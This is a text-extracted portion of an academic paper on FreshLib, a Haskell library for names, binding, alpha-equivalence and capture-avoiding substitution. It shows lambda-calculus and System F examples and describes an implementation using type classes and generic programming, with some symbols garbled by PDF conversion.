data a \between b = a \between b
```

Syntactically, this is just pairing. However, when *a* is *Name* and *b* is an instance of *Nom*, *Name \between b* has special meaning: it represents elements of *b* with one bound *Name*. The provided instance declarations of *Nom* for *Name \between b* define ( $\equiv_\alpha$ ) as  $\alpha$ -equivalence, that is, equivalence up to safe renaming of bound names. For example, we have

```
> a \between a ==_\alpha b \between b
```

```
True
```

```
> a \between (a, b) ==_\alpha b \between (a, b)
```

```
False
```

```
> a \between b ==_\alpha b \between a
```

```
False
```

```
> c \between (a, c) ==_\alpha b \between (a, b)
```

```
True
```

Other types besides *Name* can also be treated as binders, but we will stick with *Name*-bindings only for now; we will discuss this further in Section 5.3.

The *Name* and  $- \between -$  types are meant to be incorporated into user-defined datatypes for abstract syntax trees involving names and binding. We will give examples in Section 2.2 and Section 2.3.

Another important component of nominal abstract syntax is the ability to generate fresh names. In Haskell, one way of accomplishing this is to use a monad. Rather than fixing a (probably too specific) monad and forcing all users of *FreshLib* to use it, *FreshLib* provides a type class of *freshness monads* that can rename existing names to fresh ones:

```
class Monad m ⇒ FreshM m where
```

```
  renameFM :: Name → m Name
```

One application of the freshness monad is to provide a monadic destructor for *Name \between a* that freshens the bound name:

```
unAbs :: FreshM m ⇒ Name \between a → m (Name, a)
```

Unlike in FreshML, pattern matching against the abstraction constructor  $\between$  does not automatically freshen the name bound by the abstraction; instead, we need to use the *unAbs* destructor to explicitly freshen names.<sup>1</sup>

In addition to providing  $\alpha$ -equivalence, *FreshLib* also provides type classes *Subst* and *FreeVars{-}* that perform capture-avoiding substitution and calculate sets of free names:

```
class Subst t u where
```

```
  [- ↦ -] - :: FreshM m ⇒ Name → t → u → m u
```

```
class FreeVars{t} u where
```

```
  FV{t}(-) :: u → [Name]
```

Intuitively, *Subst t u* provides a substitution function that replaces variables of type *t* in *u*; similarly, *FreeVars{t} u* provides a function that calculates a list of the free variables of type *t* in *u*. Note that for *Subst*, we may need to generate fresh names (e.g. when substituting into an abstraction), so we need to work in some freshness monad *m*. For *FreeVars{t}*, fresh name generation is not needed; however, we do need to specify the type *t* whose free variables we seek.<sup>2</sup> Appropriate instances of *Subst* and *FreeVars{-}* for *Name*,  $\between$ , and all built-in datatypes are provided.

<sup>1</sup> We could hide the constructor  $\between$  using Haskell’s module system and instead only export a constructor *abs* :: *a* → *b* → *a \between b* and the destructor *unAbs*; this would legislate that abstractions can only be unpacked using *unAbs*. But, this would force freshening (and require computation to take place in a monad) even when unnecessary. For the same reason, the current version of FreshML also provides two ways of pattern matching abstractions, one that freshens and one that does not.

<sup>2</sup> Explicit type-passing *f{t}* is not allowed in Haskell, but can be simulated by passing a *dummy argument* of type *t* (for example, *undefined :: t*)

```

module Lam where
import FreshLib
data Lam = Var Name
  | App Lam Lam
  | Lam (Name  $\backslash\backslash$  Lam)
deriving (Nom, Eq, Show)
instance HasVar Lam where
  is_var (Var x) = Just x
  is_var _ = Nothing

```

```

Figure 1. Nameplate-free implementation of Lam
cbn_eval :: FreshM m  $\Rightarrow$  Lam  $\rightarrow$  m Lam
cbn_eval (App t1 t2) = do w  $\leftarrow$  cbn_eval t1
                           case w
                           of Lam (a  $\backslash\backslash$  u)  $\rightarrow$ 
                               do v  $\leftarrow$  [a  $\mapsto$  t2]u
                                   cbn_eval v
                                    $\_ \rightarrow$  return (App w t2)
                            $\_ \rightarrow$  return (App w t2)
cbn_eval x = return x

```

**Figure 2.** Call-by-name evaluation

Note that substitution and free variable sets are not completely type-directed calculations: we need to know something about the structure of  $t$  in each case. Specifically, we need to know how to extract a *Name* from a variable of type  $t$ . Therefore, *FreshLib* provides a class *HasVar* providing a function *is\_var* that tests whether the  $t$  value is a variable, and if so, extracts its name:

```

class HasVar t where
  is_var :: t  $\rightarrow$  Maybe Name

```

Once *HasVar t* is instantiated, instances of *Subst t u* and *FreeVars{t} u* are derived automatically.

*FreshLib* provides an instance of *HasVar Name*; a name can be considered as a variable that could be replaced with another name. For example,

```

> FV{Name}(a  $\backslash\backslash$  (a, b))
[b]
> runFM ((b  $\mapsto$  a)(a  $\backslash\backslash$  (a, b)))
a0  $\backslash\backslash$  (a0, a)

```

where *runFM* is a function that evaluates a monadic expression in a particular *FreshM FM*. (Recall that names of the form  $a_0, a_1, \dots$  are names that have been freshly generated by the *FreshM*.)

## 2.2 The lambda-calculus

We first consider a well-worn example: implementing the syntax,  $\alpha$ -equivalence, capture-avoiding substitution, and free variables functions of the untyped lambda-calculus. The idealized<sup>3</sup> Haskell code shown in Figure 1 is all that is needed to do this using *FreshLib*. First, we consider  $\alpha$ -equivalence on *Lam*-terms:

```

> Lam (a  $\backslash\backslash$  Var a) == $_{\alpha}$  Lam (b  $\backslash\backslash$  Var b)
True
> Lam (a  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a)) == $_{\alpha}$ 
  Lam (b  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var b))
False
> Lam (a  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a)) == $_{\alpha}$ 
  Lam (b  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a))
True

```

Here are a few examples of substitution:

```

> runFM ((a  $\mapsto$  Var b)(Lam (b  $\backslash\backslash$  Var a)))
Lam b0  $\backslash\backslash$  (Var b)
> runFM ((a  $\mapsto$  Var b)(Lam (b  $\backslash\backslash$  Lam (a  $\backslash\backslash$  Var a))))

```

<sup>3</sup> There are a few white lies, which we will discuss in Section 4.3.

```

module PolyLam where
import FreshLib
data Type = VarTy Name
  | FnTy Type Type
  | AllTy (Name  $\backslash\backslash$  Type)
deriving (Nom, Show, Eq)
data Term = Var Name
  | App Term Term
  | Lam Type (Name  $\backslash\backslash$  Term)
  | TyLam (Name  $\backslash\backslash$  Term)
  | TyApp Term Type
deriving (Nom, Show, Eq)
instance HasVar Type where
  is_var (VarTy x) = Just x
  is_var _ = Nothing
instance HasVar Term where
  is_var (Var x) = Just x
  is_var _ = Nothing

```

**Figure 3.** Nameplate-free polymorphic lambda-calculus in *FreshLib*

*Lam b0  $\backslash\backslash$  (Lam a1  $\backslash\backslash$  (Var a1))*

Note that in the first example, capture is avoided by renaming  $b_0$ , while in the second, the substitution has no effect (up to  $\alpha$ -equivalence) because  $a$  is not free in the term. Here are some examples of  $FV\{-\}(-)$ :

```

> FV{Lam}(Lam (a  $\backslash\backslash$  App (Var a) (Var b)))
[b]
> FV{Lam}(App (Var a) (Var b))
[a, b]

```

Finally, we show how call-by-name evaluation can be implemented using *FreshLib*'s built-in substitution operation in Figure 2. Here is a small example:

```

> runFM (cbn_eval (App (Lam (a  $\backslash\backslash$  Lam (b  $\backslash\backslash$ 
  App (Var a) (Var b)))))
          Lam (b0  $\backslash\backslash$  App (Var b) (Var b0)))

```

## 2.3 The polymorphic lambda-calculus

While the above example illustrates correct handling of the simplest possible example involving one type and one kind of names, real languages often involve multiple types and different kinds of names. We now consider a more involved example: the *polymorphic lambda-calculus* (or *System F*), in which names may be used for either term variables or type variables. The *FreshLib* code for this is shown in Figure 3. Here are some examples:

```

> let t1 = AllTy (a  $\backslash\backslash$  FnTy (VarTy a) (VarTy b))
> let t2 = AllTy (b  $\backslash\backslash$  FnTy (VarTy a) (VarTy b))
> let t3 = AllTy (c  $\backslash\backslash$  FnTy (VarTy c) (VarTy b))
> t1 == $_{\alpha}$  t2
False
> t1 == $_{\alpha}$  t3
True

```

In addition, since we indicated (via *HasVar* instances) that *Type* has a variable constructor *VarTy* and *Term* has a variable constructor *Var*, appropriate implementations of  $[- \mapsto -]$  and  $FV\{-\}(-)$  are provided also.

```

> let tm = Lam (VarTy c) (a  $\backslash\backslash$  App (Var a) (Var b))
> FV{Term}(tm)
[b]
> FV{Type}(tm)

```

```

class FreshM m ⇒ PolyTCM m where

    do ty1 ← inferTm t1
       (argty, resty) ← unFnTy ty1
       ty2 ← inferTm t2
       eqTy argty ty2
       return resty
  inferTm (Lam ty abs) =
    do (a, t) ← unAbs abs
       ty' ← bindV a ty (inferTm t)
       return (FnTy ty ty')
  inferTm (TyApp tm ty) =
    do ty' ← inferTm tm
       wfTy ty
       abs ← unAllTy ty'
       (a, ty'') ← unAbs abs
       [a ↦ ty]ty''
  inferTm (TyLam abs) =
    do (a, tm) ← unAbs abs
       ty ← bindTV a (inferTm tm)
       return (AllTy (a ∣ ty))

```

**Figure 5.** Type checking for the polymorphic lambda-calculus

```

[c]
> FV{[Name]}(tm)
[c, b]
> runFM ([c ↦ AllTy (c ∣ VarTy c)]tm)
Lam (AllTy (c ∣ Var c)) (a0 ∣ App (Var a0)) (Var b))
> [b ↦ Var a]tm
Lam (VarTy c) (a0 ∣ App (Var a0)) (Var a))
> runTCM (inferTm
  (TyLam (t ∣ Lam (FnTy (VarTy t) (VarTy t))
    (a ∣ Lam (VarTy t)
      (b ∣ App (Var a) (Var b)))))))
  AllTy (t0 ∣ FnTy (FnTy (VarTy t0) (VarTy t0))
    (FnTy (VarTy t0) (VarTy t0)))

```

We stress that the code in Figure 3, Figure 4, and Figure 5 is a complete *FreshLib* program. No boilerplate code whatsoever needs to be written to make the above program work (unless you count instantiating *PolyTCM*).

On the other hand, since there is just one type *Name* of names, this implementation allows some nonsensical expressions to be formed that blur the distinction between type variables and term variables. This can be fixed by allowing multiple name-types. We return to this issue in Section 5.2.

## 2.4 A record calculus

As a final example, we sketch how the abstract syntax of a simple record calculus (an untyped fragment of part 2B of the POPLMark Challenge [5]) can be implemented in *FreshLib*. This calculus provides record constructors  $\{l_1 = e_1, \dots, l_n = e_n\}$ , field lookups  $e.l$ , and pattern matching  $let p = e in e'$ , where patterns  $p$  consist of either pattern variables  $x$  or record patterns  $\{l_1 : p_1, \dots, l_n : p_n\}$ . In both record expressions and record patterns, labels must be distinct; in patterns, variables must be distinct. The pattern variables in  $let p = e in e'$  are considered bound in  $e'$ .

To represent this abstract syntax, we augment the *Lam* type as follows:

```

data Lam = ...
| Rec [(Label, Lam)]
| Deref Lam Label
| Let Lam (Pat ∣ Lam)
data Pat = PVar Name
| PRec [(Label, Pat)]

```

The *Let* constructor encodes the syntax  $let p = e in e'$  as  $Let e (p ∣ e')$ . So far, we have not given any special meaning to  $t ∣ u$  except when  $t$  is *Name*. In fact, *FreshLib* provides a type class *BType* for those types that can be bound on the left-hand side of an abstraction. So, to provide the desired behavior for pattern binding, we only need to instantiate *BType Pat*. The internal workings of the *BType* class and implementation of the instance *BType Pat* are deferred to Section 5.3.

This technique does not automatically equate expressions (or patterns) up to reordering of labels in record expressions, but this behavior can be provided by suitable specializations of *Nom*, *BType*, and *Eq*.

### 3. Implementation using type classes

In this section, we will show how a first approximation of *FreshLib* can be implemented using type classes in Haskell. The implementation in this section requires liberal amounts of boilerplate per user-defined datatype; however, this boilerplate can be eliminated using advanced generic programming techniques, as shall be shown in Section 4.

#### 3.1 Names and nominal types

As described earlier, *Name* consists of strings with optional integer tags:

```
data Name = Name String (Maybe Int)
```

The aforementioned convention that user-provided names are untagged helps avoid collisions with names generated by *FreshLib*. This could be enforced by making *Name* abstract.

A key ingredient of nominal abstract syntax (which we glossed over earlier) is the assumption that all types of interest possess a *name-swapping* operation ( $\bullet$ ), which exchanges two names within a value, and a *freshness* operation ( $\#$ ), which tests that a name does not appear “free” in a value. These two operations can be used as building blocks to formalize  $\alpha$ -equivalence ( $\equiv_\alpha$ ) in a particularly convenient way: in particular, it is not necessary to define  $\alpha$ -equivalence in terms of capture-avoiding renaming and fresh name generation. The *Nom* type class includes the four functions:

```
class Nom a where
  - • - :: Trans → a → a
  - ⊙ - :: Perm → a → a
  π ⊙ x = foldr (- • -) x π
  - # - :: Name → a → Bool
  - ≡_α - :: a → a → Bool
```

where the types

```
data Trans = (Name↔Name)
type Perm = [Trans]
```

indicate pairs or lists of pairs of names considered as transpositions or permutations respectively. The notation  $(a \leftrightarrow b)$  indicates a transposition (swapping) of two names  $a$  and  $b$ . Note that the permutation-application function ( $\odot$ ) just applies each of the transpositions in a list from right to left; it is convenient in the *BType* class in Section 5.3.

Obviously, the instance *Nom Name* needs to spell out how name-swapping, freshness and  $\alpha$ -equivalence behave for names:

```
instance Nom Name where
  (a ↔ b) • c | a == c = b
  | b == c = a
  | otherwise = c
  a # b = a /= b
  a ≡_α b = a == b
```

We also provide a number of instance declarations for built-in datatypes and type constructors. For base types, these functions are trivial; for built-in type constructors such as lists and pairs, we just proceed recursively:

```
instance Nom Int where
  τ • i = i
  a # i = True
  i ≡_α j = i == j
```

```
instance Nom a ⇒ Nom [a] where
  τ • l = map (τ • -) l
  a # l = all (a # -) l
  l ≡_α l' = all (map (λ(x, y) → x ≡_α y) (zip l l'))
```

```
instance (Nom a, Nom b) ⇒ Nom (a, b) where
  τ • (x, y) = (τ • x, τ • y)
  a # (x, y) = a # x ∧ a # y
```

$$(x, y) \equiv_\alpha (x', y') = x \equiv_\alpha x' \wedge y \equiv_\alpha y'$$

-- etc...

#### 3.2 Abstraction types

So far none of the types discussed binds any names. We now consider the type constructor  $\{\!\!\{ \cdot \}\!\!\}$  for *name-abstractions*, i.e. values with one bound name. Recall that the abstraction type was defined as:

```
data a {\!\!\{ t = a {\!\!\{ t
```

Structurally, this is just a pair of an  $a$  and a  $t$ . However, we provide an instance declaration for *Nom* (*Name*  $\{\!\!\{ t$ ) that gives it a special meaning:

```
instance Nom t ⇒ Nom (Name {\!\!\{ t) where
  τ • (a {\!\!\{ x) = (τ • a) {\!\!\{ (τ • x)
  a # (b {\!\!\{ t) = a == b ∨ a # t
  (a {\!\!\{ x) ≡_α (b {\!\!\{ y) = (a == b ∧ x ≡_α y) ∨
    (a # y ∧ x ≡_α (a ↔ b) • y)
```

Swapping is purely structural, but freshness and  $\alpha$ -equivalence are not. In particular, a name is fresh for an abstraction if it is bound immediately or if it is fresh for the body of the abstraction. Similarly, two abstractions are  $\alpha$ -equivalent if they are literally equal or if the name bound on one side is fresh for the body on the other side, and the bodies are equal modulo swapping the bound names.

This definition of  $\alpha$ -equivalence has been studied by Gabbay and Pitts [10, 11, 25] and shown to be equivalent to the classical definition; earlier, a swapping-based definition was used by McKinnna and Pollack [22] in a formal verification of properties of the  $\lambda$ -calculus. A key advantage (from the point of view of Haskell programming) is that unlike the classical definition, our definition does not require performing fresh name generation and capture-avoiding renaming in tandem with  $\alpha$ -equivalence testing. As a result,  $(\equiv_\alpha)$  can be given the same type as  $(=)$ , and can be used as an equality function for nominal abstract syntax trees.

#### 3.3 Freshness monads

The ability to swap names and test for freshness and  $\alpha$ -equivalence is not enough for most applications. For example, to define capture-avoiding substitution, we need to be able to choose fresh names so that substitutions can be safely pushed inside abstractions. In Haskell, name-generation is usually performed using a monad [4].

In fact, different applications (e.g., parsing, typechecking, code generation) typically employ different monads. For example, it is not unusual to use a single monad for both maintaining a type-checking or evaluation environment and generating fresh names. For our purposes, we only need to know how to generate fresh names. Therefore, we define a type class of *freshness monads* (cf. Section 2) in which any computation involving a choice of fresh names can take place.

```
class Monad m ⇒ FreshM m where
```

```
  renameFM :: Name → m Name
```

Functions such as capture-avoiding substitution can then be parameterized over all freshness monads, rather than needing to be specialized to a particular one.

We also define the monadic destructor *unAbs* for unpacking an abstraction and freshening the bound name:

```
unAbs :: FreshM m ⇒ Name {\!\!\{ a → m (Name, a)
unAbs (a {\!\!\{ x) = do b ← renameFM a
                        return (b, (a ↔ b) • x)
```

Finally, we provide a default freshness monad *FM* that simply maintains an integer counter:

```
data FM a = FM (Int → (a, Int))
instance Monad FM where
  -- omitted
```

```

instance FreshM FM where
  gensymFM s = FM (λn → (Name s (Just n), n + 1))
  runFM    :: FM a → a
  runFM m = let FM (a, _) = m 0 in a

```

### 3.4 Capture-avoiding substitution and free variables

We now show how to implement the type classes for capture-avoiding substitution and calculating sets of free variables. For *Subst*, recall that the class definition was:

```

class Subst t u where
  [− ↦ −] − :: FreshM m ⇒ Name → t → u → m u
We first provide instances for built-in types. In all cases, capture-avoiding substitution commutes with the existing structure. Note that no renaming needs to be performed in any of these cases.
instance Subst t Int where
  [n ↦ t]i = return i
instance Subst t a ⇒ Subst t [a] where
  [n ↦ t]l = mapM ([n ↦ t]−) l
instance (Subst t a, Subst t b) ⇒ Subst t (a, b) where
  [n ↦ t](a, b) = do a' ← [n ↦ t]a
                  b' ← [n ↦ t]b
                  return (a', b')
-- etc...

```

Next, we provide an instance of *Subst Name Name*: that is, a name can be substituted for another name.

```

instance Subst Name Name where
  [a ↦ b]c = if a == c then b else c

```

Finally, we provide an instance for abstractions: if we know how to substitute for *t* in *a*, then we can also substitute for *t* in *Name*  $\setminus\!\! \setminus$  *a*, first using *unAbs* to freshen the bound name.

```

instance Subst t a ⇒ Subst t (Name  $\setminus\!\! \setminus$  a) where
  [n ↦ t]abs = do (a, x) ← unAbs abs
                  x' ← [n ↦ t]x
                  return (a  $\setminus\!\! \setminus$  x')

```

The class *FreeVars{−}* is defined as follows:

```

class FreeVars{t} u where
  FV{t}(−) :: u → [Name]

```

As explained in Section 2, the type parameter *t* is realized as a dummy argument *undefined :: t* needed only as a typechecking hint. We can now implement the basic cases for built-in types:

```

instance FreeVars{t} Int where
  FV{t}(i) = []
instance FreeVars{t} a ⇒ FreeVars{t} [a] where
  FV{t}(l) = foldl union [] (map (FV{t}(−)) l)
instance
  (FreeVars{t} a, FreeVars{t} b) ⇒ FreeVars{t} (a, b)
where
  FV{t}(x, y) = FV{t}(x) ∪ FV{t}(y)

```

Next, we provide an instance of *FreeVars{Name}* *Name*:

```

instance FreeVars{Name} Name where
  FV{Name}(x) = [x]

```

Finally, for abstractions, we compute the free variables of the body and then filter out the bound name:

```

instance
  (Nom a, FreeVars{t} a) ⇒ FreeVars{t} (Name  $\setminus\!\! \setminus$  a)
where
  FV{t}(a  $\setminus\!\! \setminus$  x) = FV{t}(x) \setminus [a]

```

Note that in this approach, the *HasVar* class is not used. As a result, instances of *Subst* and *FreeVars{−}* for user-defined datatypes must be provided instead. Such instances have special behavior only for cases involving variables of type *t*; all other cases are straightforward recursion steps (see Figure 6).

```

instance Nom Lam where
  τ • (Var c) = Var (τ • c)
  τ • (App t u) = App (τ • t) (τ • u)
  τ • (Lam abs) = Lam (τ • abs)
  a # (Var c) = a # c
  a # (App t u) = a # t ∧ a # u
  a # (Lam abs) = a # abs
  (Var n) ==α (Var m) = n == m
  (App t1 t2) ==α (App u1 u2) = t1 ==α u1 ∧ t2 ==α u2
  (Lam abs1) ==α (Lam abs2) = abs1 ==α abs2
instance Subst Lam Lam where
  [n ↦ t](Var m) = if n == m
    then return t
    else return (Var m)
  [n ↦ t](App u1 u2) = do t'1 ← [n ↦ t]u1
                           t'2 ← [n ↦ t]u2
                           return (App t'1 t'2)
  [n ↦ t](Lam abs) = do abs' ← [n ↦ t]abs
                           return (Lam abs')
instance FreeVars{Lam} Lam where
  FV{Lam}(Var m) = [m]
  FV{Lam}(App u1 u2) = FV{Lam}(u1) ∪ FV{Lam}(u2)
  FV{Lam}(Lam abs) = FV{Lam}(abs)

```

**Figure 6.** The “nameplate” code for *Lam*

### 3.5 Limitations of this approach

We have now described a working type class-based implementation of *FreshLib*, culminating in definitions of capture-avoiding substitution and free variable sets for which many cases are automatically provided.

However, so far this approach has simply *reorganized* the nameplate that must be written for a new user-defined datatype involving names and binding. This reorganization has some code reuse and convenience benefits: for example, we can override and reuse the  $- ==_{\alpha} -$ ,  $[− ↦ −] −$  and  $FV\{−\}(−)$  notations; we don’t have to write “trivial” cases for pushing substitutions inside lists, pairs, etc.; and for many datatypes, the remaining cases that need to be written down are very uniform because the tricky case for  $- \setminus\!\! \setminus -$  is provided by *FreshLib*. Nevertheless, although the nameplate code is simpler, we still have to write just as much boilerplate for a new datatype. In fact, we may have to write more code because *Nom* needs to be instantiated for user-defined datatypes.

For example, Figure 6 shows the additional code one would have to write to implement  $\alpha$ -equivalence, substitution, and free variables for the *Lam* type using the type class-based version of *FreshLib*. Fortunately, existing techniques for boilerplate-scraping now can be applied, because *Nom* turns out to be a perfect example of a *derivable type class*, and  $[− ↦ −] −$  and  $FV\{−\}(−)$  are examples of *generic (monadic) traversals* or *generic queries* of the SYB approach. In the next section we describe how to make *FreshLib* completely generic, so that suitable instances of *Nom*, *Subst*, and *FreeVars{−}* are derived automatically for datatypes built up using standard types and constructors or using *Name* and  $- \setminus\!\! \setminus -$ .

## 4. Implementation using generic programming

We will employ two different approaches to scrap the remaining nameplate in *FreshLib*. First, we use *derivable type classes* [13] to provide generic default definitions of the methods of *Nom* that

**class** *Nom* *a* **where**

$\tau \bullet -$	$:: Trans \rightarrow a \rightarrow a$
$\tau \bullet \{\!\! \{ Unit \}\!\! \}$ <i>Unit</i>	$= Unit$
$\tau \bullet \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inl x)</i>	$= Inl (\tau \bullet x)$
$\tau \bullet \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inr x)</i>	$= Inr (\tau \bullet x)$
$\tau \bullet \{\!\! \{ a \otimes b \}\!\! \}$ <i>(x <math>\otimes</math> y)</i>	$= (\tau \bullet x) \otimes (\tau \bullet y)$
$- \# -$	$:: Name \rightarrow a \rightarrow Bool$
$a \# \{\!\! \{ Unit \}\!\! \}$ <i>Unit</i>	$= True$
$a \# \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inl x)</i>	$= a \# x$
$a \# \{\!\! \{ a \oplus b \}\!\! \}$ <i>(Inr y)</i>	$= a \# y$
$a \# \{\!\! \{ a \otimes b \}\!\! \}$ <i>(x <math>\otimes</math> y)</i>	$= a \# x \wedge a \# y$
$- ==_\alpha -$	$:: a \rightarrow a \rightarrow Bool$
<i>Unit</i> $==_\alpha^{\{\!\! \{ Unit \}\!\! \}}$ <i>Unit</i>	$= True$
<i>(Inl x)</i> $==_\alpha^{\{\!\! \{ a \oplus b \}\!\! \}}$ <i>(Inl x')</i>	$= x ==_\alpha x'$
<i>(Inr y)</i> $==_\alpha^{\{\!\! \{ a \oplus b \}\!\! \}}$ <i>(Inr y')</i>	$= y ==_\alpha y'$
$- ==_\alpha^{\{\!\! \{ a \oplus b \}\!\! \}} -$	$= False$
<i>(x <math>\otimes</math> y)</i> $==_\alpha^{\{\!\! \{ a \otimes b \}\!\! \}}$ <i>(x' <math>\otimes</math> y')</i>	$= x ==_\alpha x' \wedge y ==_\alpha y'$

**Figure 7.** *Nom* as a derivable type class

are suitable for most user-defined datatypes. Unfortunately, this approach does not work for *Subst* and *FreeVars*  $\{-\}$ , so instead we employ the latest version of Lämmel and Peyton Jones’ “scrap your boilerplate” (SYB) library [19]. In particular, we make essential use of a recent innovation that supports *modular generic traversals* (i.e., traversals for which special cases can be provided using type class instances). This was not possible in previous versions of SYB.

**Warning.** This section (especially Section 4.2) depends rather heavily on derivable type classes and the new version of the SYB library. The papers [13] and [19] are probably prerequisite to understanding this section. However, these details do *not* have to be mastered by casual users of *FreshLib*.

#### 4.1 *Nom* as a derivable type class

In a *derivable type class* [13] (also called *generic class* in the ghc documentation), we may specify the default behavior of a class method by induction on the structure of a type, expressed in terms of generic unit types *Unit*, sum types  $a \oplus b$ , and product types  $a \otimes b$ . To instantiate a derivable type class to a particular type (constructor), we write a structural description of the type using existing type constructors, *Unit* for units,  $\oplus$  for sums,  $\otimes$  for products,  $\Lambda$  for type-level abstraction and  $\mu$  for recursion. For example, the structure of the *Lam* type is  $\mu\alpha.\text{Name} \oplus (\alpha \otimes \alpha) \oplus \text{Name} \backslash\backslash \alpha$ , whereas the structure of the list type constructor  $[]$  is  $\Lambda\beta.\mu\alpha.\text{Unit} \oplus \beta \otimes \alpha$ . A derivable type class declaration is specialized to a type by following the structural type description. The provided cases for *Unit*,  $\oplus$ , and  $\otimes$  in the declaration are used for the corresponding cases in the type; type-level recursion is translated to term-level recursion; and type-level abstraction is translated to class dependences in instance declarations. Few generic functions are purely structure-driven, so specialized behavior can also be provided as usual by providing appropriate type class instances. These instances take precedence over the default instance provided by the derivable type class declaration. If an empty instance is provided, the default behavior is inherited.

*Nom* turns out to be a prime example of a derivable type class. Figure 7 shows how to define *Nom* as a derivable type class whose methods can be derived automatically for user-defined datatypes simply by providing an empty instance of *Nom*. For example, for *Lam*, the declaration specializes to exactly the instance of

*Nom Lam* in Figure 6. For the list type constructor, the default instance declaration for *Nom a*  $\Rightarrow$  *Nom*  $[a]$  is essentially the same as the one shown in Section 3.1.

The behavior of *Nom* for built-in types such as *Int*, *Char*, etc. and for special *FreshLib* types  $\backslash\backslash\backslash -$  and *Name* is provided by the instances given in Section 3; no changes are needed.

#### 4.2 *Subst* and *FreeVars* $\{-\}$ as modular generic traversals

While derivable type classes work very well for *Nom*, they do not help scrap the remaining boilerplate involved in *Subst* and *FreeVars*  $\{-\}$ . One reason is that these classes take multiple parameters, and multiple-parameter derivable type classes are not supported by ghc. Also, these classes provide behavior that is constructor-dependent, not just type-dependent. Derivable type classes work well when a function’s behavior is dependent only on the structure of its argument type, but they are not suitable for writing functions with different behavior for different constructors of the same type. One possible solution would be to use a more powerful generic programming system such as Generic Haskell that *does* allow generic functions to display constructor-dependent behavior. This would work, but users of *FreshLib* would then also need to become familiar with Generic Haskell.

Another approach that supports constructor-dependent generic functions is Lämmel and Peyton Jones’ SYB library [17, 18]. This approach provides powerful facilities for “almost generic” functions which traverse the data structure generically *except for a few special cases*. We assume familiarity with this approach in the rest of this section.

Capture-avoiding substitution is *almost* an example of a *generic traversal* in the original SYB library. A naïve approach would be to implement a *Lam*-specific substitution function *substLam* as a generic (monadic) traversal by lifting the following *substVar* function to one that works for any datatype:

```
substVar      :: Name → Lam → Lam → Lam
substVar a t (Var b) = if a == b
                      then return t
                      else return (Var b)
substVar a t x      = return x
substLam      :: Name → Lam → a → a
substLam a t = everywhereT (mkT (substVar a t))
```

Of course, this implements *capturing substitution*, which is not what we want. The natural next thing to try is to make *substVar* and *substLam* monadic, define a function *substAbs* that gives the behavior of substitution for abstractions (performing freshening using a *FreshM*), and then use the extension function *ext1M* of the “Scrap More Boilerplate” paper [18] to extend *substLam* so that it freshens bound names appropriately.

Unfortunately, this approach does not quite work. The reason is that the function *substAbs* needs to know that the type of the body is in *Nom*, not just *Data*; thus, *substAbs* is *not polymorphic enough* to be used in a generic traversal. One way to solve this would be to make *Nom* a superclass of *Data*, but this is very unsatisfactory because *Data* is part of a library. Moreover, even if this approach *did* work, it would still have disadvantages: for example, we would have to repeat the tricky (though admittedly shorter) definition of substitution for each user-defined type, and even worse, these definitions would have to be modified if we ever added new binding types.

In fact, these are examples of more general limitations of the SYB library. As observed by Lämmel and Peyton Jones [19], the original SYB approach has two related disadvantages relative to type classes. First, generic functions are “closed” (cannot be extended) once they are defined, whereas type classes are “open” and can be extended with interesting behavior for new datatypes by providing instances. Second, SYB can only generalize *completely*

*polymorphic* functions of the form  $\forall a. Data\ a \Rightarrow a \rightarrow a$ ; although type-specific behavior is made possible using *cast*, *class-specific* behavior is not, and in particular, we cannot generalize functions that rely on knowing that  $a$  is an instance of some class other than *Data*.

As a result, though SYB-style generics are very powerful, they lack some of the *modularity* advantages of type classes and cannot be integrated with existing type class libraries very easily. Lämmel and Peyton Jones [19] have developed a new version of SYB that addresses both problems by, in essence, parameterizing the *Data* type class by another type class  $C$ , so that elements of  $Data\{C\}$  can be assumed to belong to  $C$ . This form of parameterization is not allowed in Haskell proper, but may be simulated in ghc using other extensions, based on a technique due to Hughes [14]. We refer to the current SYB library as SYB3.

Using SYB3, we can implement  $[- \mapsto -]$  and  $FV\{-\}(-)$  “once and for all”, rather than on a per-datatype basis. Each case in the definition of  $[- \mapsto -]$  and  $FV\{-\}(-)$  is essentially the same except for the variable constructor. Ideally, we would like to be able to parameterize the definitions of  $[- \mapsto -]$  and  $FV\{-\}(-)$  by this constructor. Haskell does not, of course, allow this kind of parameterization either, but we can simulate it using the *HasVar* type class:

```
class HasVar a where
  is_var :: a → Maybe Name
```

Now, using SYB3, we can implement *Subst* and *FreeVars* $\{-\}$  as shown in Figure 8 and Figure 9. Following Lämmel and Peyton Jones [19], this code contains some more white lies (namely, the use of class parameters to  $Data\{-\}$  and explicit type arguments to  $gfoldl\{-\}$ ) that hide details of the actual encoding in Haskell. The real version is available online;<sup>4</sup> however, this code is likely to change to match modifications in the SYB3 library as it evolves.

The first instance declaration for *Subst* specifies the default behavior. For most types, substitution just proceeds structurally, so we use the monadic traversal combinator *gmapM* from SYB.

### 4.3 White lies

We mentioned earlier that the picture painted of *FreshLib* in Section 2 was a little unrealistic. This is mostly because the underlying generic programming techniques used by *FreshLib* are still work in progress. We now describe the (mostly cosmetic) differences between the idealized code in Section 2 and what one actually has to do in the current implementation to use *FreshLib* for a user-defined datatype  $T$ .

First off, *FreshLib* depends on several extensions to Haskell present in ghc. The following declarations therefore need to be added to the beginning of any ghc source file making use of *FreshLib*:

```
{-# OPTIONS -fglasgow-exts #-}
{-# OPTIONS -fallow-undecidable-instances #-}
{-# OPTIONS -fallow-overlapping-instances #-}
{-# OPTIONS -fgenerics #-}
{-# OPTIONS -fth #-}
```

We also need to import parts of the *SYBnew* library:<sup>5</sup>

```
import SYBnew
import Basics
import Derive
```

Next, even though *Nom* is a “derivable” type class, it is not one of Haskell 98’s *built-in derivable type classes*, that is, one of the built-in classes (*Eq*, *Ord*, etc.) permitted in a *deriving* clause. So, we cannot actually write

<sup>4</sup> <http://homepages.inf.ed.ac.uk/jcheney/FreshLib.html>

<sup>5</sup> available from <http://www.cwi.nl/~ralf/syb3/>

---

```

**Figure 8.** Substitution using modular generics

```
instance
  Data\{FreeVars\{a\}\} t ⇒ FreeVars\{a\} t
  where
    FV\{a\}(x) = gfoldl\{FreeVars\{a\}\}
      (λfvs-f y → fvs-f ∪ FV\{a\}(y))
      (λ_ → [])
    instance
